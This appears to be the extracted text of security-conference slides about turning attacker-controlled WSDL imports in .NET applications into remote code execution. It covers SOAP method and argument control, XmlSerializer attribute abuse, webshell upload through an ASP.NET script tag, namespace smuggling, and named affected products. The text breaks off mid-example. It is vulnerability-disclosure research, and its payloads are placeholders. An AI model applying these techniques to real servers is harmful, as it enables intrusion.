
# Practical Exploitation

## How to turn XML-only writes into fully RCE

# WSDL Import – Practical Exploitation




# EXPLOITATION ROADMAP



# HTTP client proxy code generation

- Application needs to use attacker's WSDL.
- To generate a code for HTTP client proxy.
- Using *ServiceDescriptionImporter*.
- While not verifying the service URL defined in WSDL.
- We may control many parts of the XML through SOAP method name, argument names and argument values.

# EXPLOITATION ROADMAP




# Control over invoked SOAP method

CONTROL



NO CONTROL



# Control over invoked SOAP method

CONTROL



Invoke  
myMethod

```
<myMethod>  
|   <!--some arguments-->  
</myMethod>
```


NO CONTROL



Invoke hard-  
coded method

```
<attackerDoesNotControlThis>  
|   <!--some arguments-->  
</attackerDoesNotControlThis>
```

# EXPLOITATION ROADMAP



# Control over input arguments – string argument sample

CONTROL



↓  
Pass CSHtml webshell  
payload within  
argument

```
<someMethod>  
  <someArg>  
    @{malicious-payload}  
  </someArg>  
</someMethod>
```

NO CONTROL



↓  
Argument hard-  
coded

```
<someMethod>  
  <someArg>  
    we don't control this  
  </someArg>  
</someMethod>
```

# Control over input arguments – ideal case

```
<soap:Envelope>
  <soap:Body>
    <AttackerControlsThis>
      <andThis>
        andSometimesThis
      </andThis>
    </AttackerControlsThis>
  </soap:Body>
</soap:Envelope>
```

Ideally: we want to control everything. Easy CSHtml webshell upload.

Con: < and > characters will be automatically encoded – direct ASP/ASPX webshell upload is impossible.


# Control over input arguments – worst case

```
<soap:Envelope>  
  <soap:Body>  
    <noControlHere>  
  </noControlHere>  
  </soap:Body>  
</soap:Envelope>
```

In some rare cases: we control nothing (at least it looks like this) and application may even invoke methods with no arguments.

Those cases may still be exploitable though.

# EXPLOITATION ROADMAP



# Arguments Deserialization

Input arguments for SOAP method invocation can be retrieved in multiple ways and implementation depends on the application.


I've seen:

- Simple argument types resolution (string, int).
- No-argument constructor + setters.
- XmlSerializer deserialization. **ServiceDescriptionImporter** by default generates classes suitable for XmlSerializer !

Possibility to deserialize complex objects == possibility to include XML attributes

# Sample: XmlSerializer Deserialization

```
<types>
  <s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org">
    <s:element name="poc">
      <s:complexType>
        <s:sequence>
          <s:element name="sampleArg" type="tns:complexObject" />
        </s:sequence>
      </s:complexType>
    </s:element>
    <s:complexType name="complexObject">
      <s:simpleContent>
        <s:extension base="s:string">
          <s:attribute name="sampleAttr" type="s:string" fixed="sampleValue" />
        </s:extension>
      </s:simpleContent>
    </s:complexType>
  </s:schema>
</types>
```



```
[SoapDocumentMethod("http://tempuri.org/poc", RequestN
public string poc(complexObject sampleArg)
{
    object[] array = base.Invoke("poc", new object[]
    {
        sampleArg
    });
    return (string)array[0];
}
```

- SOAP method accepts complexobject object
- complexObject is XmlSerializer and no-arg ctor + setter friendly

```
public complexObject()
{
    this.sampleAttrField = "sampleValue";
}
```

```
[XmlAttribute]
public string sampleAttr
{
    get
    {
        return this.sampleAttrField;
    }
    set
    {
        this.sampleAttrField = value;
    }
}
```

```
[XmlText]
public string Value
{
    get
    {
        return this.valueField;
    }
    set
    {
        this.valueField = value;
    }
}
```

# Sample: XmlSerializer Deserialization

This is the best exploitation case, as we gain control over XML attributes.

```
<soap:Body>
  <poc xmlns="http://tempuri.org">
    <sampleArg sampleAttr="sampleValue">
      someTestValue
    </sampleArg>
  </poc>
</soap:Body>
```

## Reporting to Microsoft - Again

- I assumed that majority of .NET Framework applications that consumes WSDL and executes SOAP requests are vulnerable.
- ServiceDescriptionImporter seems to be the most popular option for this (Microsoft documentation and AI solutions present it as a no. 1 pick).
- I reported this Invalid Cast vulnerability to Microsoft again in July 2025, although I extended the description with WSDL imports and mentioned that various applications may be affected by this vulnerability.

# Real World Impact

## Sample Vulnerabilities and RCE Demonstrations

# WSDL Import - Vulnerable Applications

List of vulnerable applications (found in several days):

- Barracuda Service Center
- Umbraco 8 CMS (last version operating on .NET Framework)
- Ivanti Endpoint Manager
- Microsoft PowerShell
- Microsoft SQL Server Integration Services
- Microsoft Developer Tools (like wsdl.exe)



# Barracuda and WSDL Import – Practical Exploitation

Let's compare Barracuda behavior with our exploitation map:

- Compiles HTTP client protocol from attacker's WSDL ✓
- Allows attacker to execute any SOAP method ✓
- Allows attacker to deliver input arguments ✓
- Deserializes input argument using *XmlSerializer* ✓

# Barracuda and WSDL Import – Practical Exploitation

I had a very simple idea:

- Let's define the method in the WSDL.
- Which accepts an input argument of type *string*.
- This argument is called *script*.
- Argument has also the *runat* attribute, which will be set to *server*

```
<script runat="server">  
    attacker's malicious .NET code here  
</script>
```

# DEMO – Barracuda RMM

# Ivanti Endpoint Manager

Sample exploitation scenario – EPM user connects to malicious EPM server:

- Compiles HTTP client protocol from attacker's WSDL ✓
- Allows attacker to execute any SOAP method ✗
- Allows attacker to deliver input arguments ✗

Worst scenario: we control nothing.

**This is still exploitable for RCE in many cases, using a simple trick.**

# Namespaces!

Namespace defined in WSDL is reflected in SOAP request. **This is an additional way to smuggle payloads.**

```
<binding name="VulCoreSoap12" type="tns:VulCoreSoap12">
  <soap12:binding transport="http://schemas.xmlsoap.org/soap/http" />
  <operation name="UninitAVNew">
